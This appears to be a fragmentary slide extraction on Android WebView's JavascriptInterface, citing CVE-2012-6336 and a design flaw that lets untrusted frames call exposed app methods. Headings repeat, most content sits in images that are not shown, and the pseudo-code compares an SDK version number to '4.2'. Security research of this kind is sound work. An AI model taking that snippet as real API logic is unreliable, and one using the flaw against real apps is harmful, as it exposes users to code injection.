
# What JavascriptInterface Is




# What JavascriptInterface Is




# What JavascriptInterface Is



# What JavascriptInterface Is



# How JavascriptInterface Work




# How JavascriptInterface Work

- CVE-2012-6336

```
GinJavaBoundObject  
- methods  
- safe_annotation_clazz
```

```
addJavascriptInterface  
if (mAppTargetSdkVersion >= 4.2)  
{  
    requiredAnnotation = JavascriptInterface.class;  
}
```


getMethod



# Tangle JavascriptInterface

# "Design Flaw" of JavascriptInterface

- JavascriptInterface will not pass render URL to application(embedder)  
There is no way to tell the calling frame's origin from the app side, so the app must not assume that the caller is trustworthy unless the app can guarantee that no third party content is ever loaded into the WebView even inside an iframe.
- Application need to load unexpected web page for business reasons



